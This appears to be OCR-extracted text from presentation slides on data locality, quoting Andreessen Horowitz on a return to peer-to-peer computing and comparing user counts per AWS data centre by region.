
[…] ***existing infrastructure*** will not be able to handle the ***volumes or the rates***

We are absolutely going to return to a ***peer-to-peer*** computing […] not unlike ***distributed computing***

– Andreessen Horowitz, The End of Cloud Computing

Locality 🤳


Users vs Cloud Infra



Source: AWS

Locality 🤳

Users vs Cloud Infra



371 million
56M/centre


~435 million
435M/centre

~1.4 billion
1400M/centre

Source: AWS

Locality 🤳

